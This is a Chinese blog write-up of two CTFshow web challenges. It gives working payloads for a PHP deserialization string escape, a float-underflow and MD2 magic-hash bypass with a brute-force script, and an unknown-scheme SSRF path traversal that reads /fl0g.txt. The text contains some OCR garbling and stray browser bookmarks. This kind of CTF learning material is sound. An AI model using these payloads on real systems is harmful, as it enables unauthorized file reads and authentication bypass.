CTFshow刷题记录

原创

bmth666 于 2021-01-13 18:04:10 发布 1023 收藏 7

分类专栏： ctf 刷题 文章标签： 安全 web


本文链接：https://blog.csdn.net/bmth666/article/details/108929655

版权

ctf 同时被 2 个专栏收录

22 篇文章 1 订阅

订阅专栏


刷题

19 篇文章 0 订阅

订阅专栏

文章目录

web_月饼杯

最近在ctfshow上看到了不少好题，来学一学，做一做

web1_此夜圆

题目直接给出了源码：


```php
<?php
error_reporting(0);

class a
{
 public $uname;
 public $password;
 public function __construct($uname,$password)
 {
  $this->uname=$uname;
  $this->password=$password;
 }
 public function __wakeup()
 {
   if($this->password==='yu22x')
   {
    include('flag.php');
    echo $flag;
   }
   else
   {
    echo 'wrong password';
   }
  }
 }

function filter($string){
    return str_replace('Firebasky','Firebaskyup',$string);
}

$uname=$_GET[1];
$password=1;
$ser=filter(serialize(new a($uname,$password)));
$test=unserialize($ser);
?>
```

发现需要`password=yu22x`就可以得到flag了，但默认为1，看到有个str_replace将字符串增加了2个，反序列化逃逸

```
正常序列化：O:1:"a":2:{s:5:"uname";s:0:"";s:8:"password";s:1:"1";}
我们需要的序列化：O:1:"a":2:{s:5:"uname";s:0:"";s:8:"password";s:5:"yu22x";}
需要构造为：O:1:"a":2:{s:5:"uname";s:0:"";s:8:"password";s:5:"yu22x";}";s:8:"password";s:1:"1";}
```

看到我们传入了39个字符，但实际上有41个字符，两个字符逃逸出来了，那么当全部逃逸出来时，即可满足反序列化

```php
$uname='Firebasky";s:8:"password";s:5:"yu22x";}';
$password=1;
```




```php
<?php

class a
{
    public $uname;
    public $password;
    public function __construct($uname,$password)
    {
        $this->uname=$uname;
        $this->password=$password;
    }
    public function __wakeup()
    {
            if($this->password==='yu22x')
            {
                include('flag.php');
                echo $flag;
            }
            else
            {
                echo 'wrong password';
            }
        }
    }
function filter($string){
    return str_replace('Firebasky','Firebaskyup',$string);
}
$uname='Firebasky";s:8:"password";s:5:"yu22x";}';
$password=1;
$ser=filter(serialize(new a($uname,$password)));
echo $ser;
```

```
O:1:"a":2:{s:5:"uname";s:39:"Firebaskyup";s:8:"password";s:5:"yu22x";}";s:8:"password";i:1;}
sandbox> exited with status 0
```

https://blog.csdn.net/bmth666

即多出`";s:8:"password";s:5:"yu22x";}`，30个字符串，那么构造15个Firebasky即可

```
?1=FirebaskyFirebaskyFirebaskyFirebaskyFirebaskyFirebaskyFirebaskyFirebaskyFirebaskyFirebaskyFirebaskyFirebaskyFirebaskyFirebaskyFirebasky";s:8:"password";s:5:"yu22x";}
```




```php
<?php

class a
{
    public $uname;
    public $password;
    public function __construct($uname,$password)
    {
        $this->uname=$uname;
        $this->password=$password;
    }
    public function __wakeup()
    {
            if($this->password==='yu22x')
            {
                include('flag.php');
                echo $flag;
            }
            else
            {
                echo 'wrong password';
            }
        }
    }
function filter($string){
    return str_replace('Firebasky','Firebaskyup',$string);
}
$uname='FirebaskyFirebaskyFirebaskyFirebaskyFirebaskyFirebaskyFirebaskyFirebaskyFirebaskyFirebaskyFirebaskyFirebaskyFirebaskyFirebaskyFirebasky";s:8:"password";s:5:"yu22x";}';
$password=1;
$ser=filter(serialize(new a($uname,$password)));
echo $ser;
```

```
O:1:"a":2:
{s:5:"uname";s:165:"FirebaskyupFirebaskyupFirebask
sandbox> exited with status 0
```

https://blog.csdn.net/bmth666


看一下是否满足165个字符



```python
# encoding: utf-8

a = 'FirebaskyupFirebaskyupFirebaskyupFirebaskyupFirebaskyupFirebaskyupFirebaskyupFirebaskyupFirebaskyupFirebaskyupFirebaskyupFirebaskyupFirebaskyupFirebaskyupFirebaskyup'
print(len(a))
```

```
165

sandbox> exited with status 0
```

最后传入即可得到flag


159dc6cd-3282-48af-92f2-e33376497374.chall.ctf.show/?1=FirebaskyFirebaskyFirebaskyFirebaskyFirebaskyFirebaskyFirebaskyFirebaskyFirebaskyFire
考试
ctf
哔哩哔哩 (゜- ゜)つロ ...
网易邮箱6.0版
CSDN - 专业开发者社...
白马探花666 - 博客园
代码在线运行 - 在线...
安全客 - 安全资讯平台
Paper
ZJNU-CTFOJ
Drive
浙江师范大学

```
flag{ec300494-ba13-4112-a4e3-9590fb7f489e}
```

web2_故人心


提示：存在一个robots.txt

```php
<?php
error_reporting(0);
highlight_file(__FILE__);
$a=$_GET['a'];
$b=$_GET['b'];
$c=$_GET['c'];
$url[1]=$_POST['url'];
if(is_numeric($a) and strlen($a)<7 and $a!=0 and $a**2==0){
    $d = ($b==hash("md2", $b)) && ($c==hash("md2",hash("md2", $c)));
    if($d){
             highlight_file('hint.php');
             if(filter_var($url[1],FILTER_VALIDATE_URL)){
                $host=parse_url($url[1]);
                print_r($host);
                if(preg_match('/ctfshow\.com$/',$host['host'])){
                    print_r(file_get_contents($url[1]));
                }else{
                    echo '差点点就成功了！';
                }
            }else{
                echo 'please give me url!!!';
            }
    }else{
        echo '想一想md5碰撞原理吧?!';
    }
}else{
    echo '第一个都过不了还想要flag呀?!';
}
```

第一关：

```php
(is_numeric($a) and strlen($a)<7 and $a!=0 and $a**2==0)
```

不会，看wp发现可以使用`1e-162`，最后发现在-323到-162之间的都可以




```php
<?php
$a = 1e-324;
echo $a;
echo "\n";
echo $a**2;
$b = 1e-323;
echo "\n";
echo $b;
echo "\n";
echo $b**2;
```

```
D:\phpstudy_pro\Extensions\php\php7.4.3nts\php.exe C:\Users\Administrator\Desktop\a\a.php
0
0
9.8813129168249E-324
0
```

第二关：

```
($b==hash("md2", $b)) && ($c==hash("md2",hash("md2", $c)))
```

md2碰撞，由于robots.txt给了提示，直接上脚本跑即可



8ac5a8f4-d3b1-4c3a-910e-21ef9fe69179.chall.ctf.show/hinthint.txt
考试
ctf
哔哩哔哩 (゜- ゜)つロ ...
网易邮箱6.0版
CSDN - 专业开发者社...
白马探花666 - 博客园
代码在线运行 - 在线.

```
Is it particularly difficult to break MD2?!
I'll tell you quietly that I saw the payoad of the author.
But the numbers are not clear.have fun~~~~
xxxxx024452    hash("md2",$b)
xxxxxx48399    hash("md2",hash("md2",$b))
```

这里是airrudder师傅的脚本

```php
<?php
/* //直接爆破
for ($i=100000000; $i < 10000000000; $i++) {
 $b=hash("md2", '0e'.$i);
 if(is_numeric($b) && substr($b,0,2)==='0e'){
  echo '$i = ';echo $i;
  echo '$b = ';echo $b;
 }

 $c=hash("md2",hash("md2", '0e'.$i));
 if(is_numeric($c) && substr($c,0,2)==='0e'){
  echo '$i = ';echo $i;
  echo '$c = ';echo $c;
 }
}
*/

for ($i=0; $i < 999999; $i++) {
 $b=hash("md2", '0e'.$i.'024452');
 if(is_numeric($b) && substr($b,0,2)==='0e'){
  echo '$i = ';echo $i;
  echo '$b = ';echo $b;
 }

 $c=hash("md2",hash("md2", '0e'.$i.'48399'));
 if(is_numeric($c) && substr($c,0,2)==='0e'){
  echo '$i = ';echo $i;
  echo '$c = ';echo $c;
 }
}
?>
```

得到`b=0e652024452，c=0e603448399`



```php
    $b=hash("md2", '0e'.$i);
    if(is_numeric($b) && substr($b,0,2)==='0e'){
        echo '$i = ';echo $i;
        echo '$b = ';echo $b;
    }

    $c=hash("md2",hash("md2", '0e'.$i));
    if(is_numeric($c) && substr($c,0,2)==='0e'){
        echo '$i = ';echo $i;
        echo '$c = ';echo $c;
    }
}
*/

for ($i=0; $i < 999999; $i++) {
    $b=hash( algo: "md2",  data: '0e'.$i.'024452');
    if(is_numeric($b) && substr($b, start: 0, length: 2)==='0e'){
        echo '$i = ';echo $i;echo "\n";
        echo '$b = ';echo $b;
        echo "\n";
    }

    $c=hash( algo: "md2",hash( algo: "md2",  data: '0e'.$i.'48399'));
    if(is_numeric($c) && substr($c, start: 0, length: 2)==='0e'){
        echo '$i = ';echo $i;echo "\n";
        echo '$c = ';echo $c;
    }
}
?>
```


```
D:\phpstudy_pro\Extensions\php\php7.4.3nts\php.exe C:\Users\Administrator\Desktop\a\a.php
$i = 652
$b = 0e598451065003747026529632517538
$i = 6034
$c = 0e759576140603075425021547677843
```

第三关：

没有什么思路，看wp又学到了一招：php遇到不认识的协议就会当目录处理

考点：file_get_contents使用不存在的协议名导致目录穿越，实现SSRF
php源码中，在向目标请求时先会判断使用的协议。如果协议无法识别，就会认为它是个目录。
ssrf绕过filter_var函数使用file_get_contents读取任意文件

payload：`url=a://ctfshow.com/../../../../../../../fl0g.txt`



```php
error_reporting(0);
highlight_file(__FILE__);
$a=$_GET['a'];
$b=$_GET['b'];
$c=$_GET['c'];
$url[1]=$_POST['url'];
if(is_numeric($a) and strlen($a)<7 and $a!=0 and $a**2==0){
        $d = ($b==hash("md2", $b)) && ($c==hash("md2",hash("md2", $c)));
        if($d){
                        highlight_file('hint.php');
                        if(filter_var($url[1],FILTER_VALIDATE_URL)){
                                $host=parse_url($url[1]);
                                print_r($host);
                                if(preg_match('/ctfshow\.com$/',$host['host'])){
                                        print_r(file_get_contents($url[1]));
                                }else{
                                        echo '差点点就成功了！';
                                }
                        }else{
                                echo 'please give me url!!!';
                        }
        }else{
                echo '想一想md5碰撞原理吧?!';
        }
}else{
        echo '第一个都过不了还想要flag呀?!';
}
<?php
$flag="flag in /fl0g.txt";
```

```
Array ( [scheme] => a [host] => ctfshow.com [path] => /../../../../../../../fl0g.txt ) flag{73c83800-1bc9-4cc7-a0af-820bb550089a}
```

```
http://c79a9a2c-78fb-4052-9f92-f2f2ade2cb16.chall.ctf.show/?a=1e-162&b=0e652024452&c=0e603448399
```

